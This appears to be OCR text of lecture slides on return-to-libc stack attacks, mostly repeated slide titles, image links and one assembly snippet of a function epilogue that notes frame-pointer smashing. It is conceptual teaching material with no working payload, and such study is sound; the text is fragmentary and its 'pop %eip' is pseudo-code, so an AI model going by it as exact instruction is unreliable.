
Return to libc



Return to libc




Return to libc




PANIC: address not executable


Return to libc




Return to libc




Return to libc



Return to libc




Arguments when smashing the %ebp





```
mov %ebp %esp
pop %ebp
pop %eip
```

Arguments when smashing the %ebp





```
mov %ebp %esp
pop %ebp
pop %eip
```

Arguments when smashing the %ebp





```
mov %ebp %esp
pop %ebp
pop %eip
```

Arguments when smashing the %ebp




```
mov %ebp %esp
pop %ebp
pop %eip
```

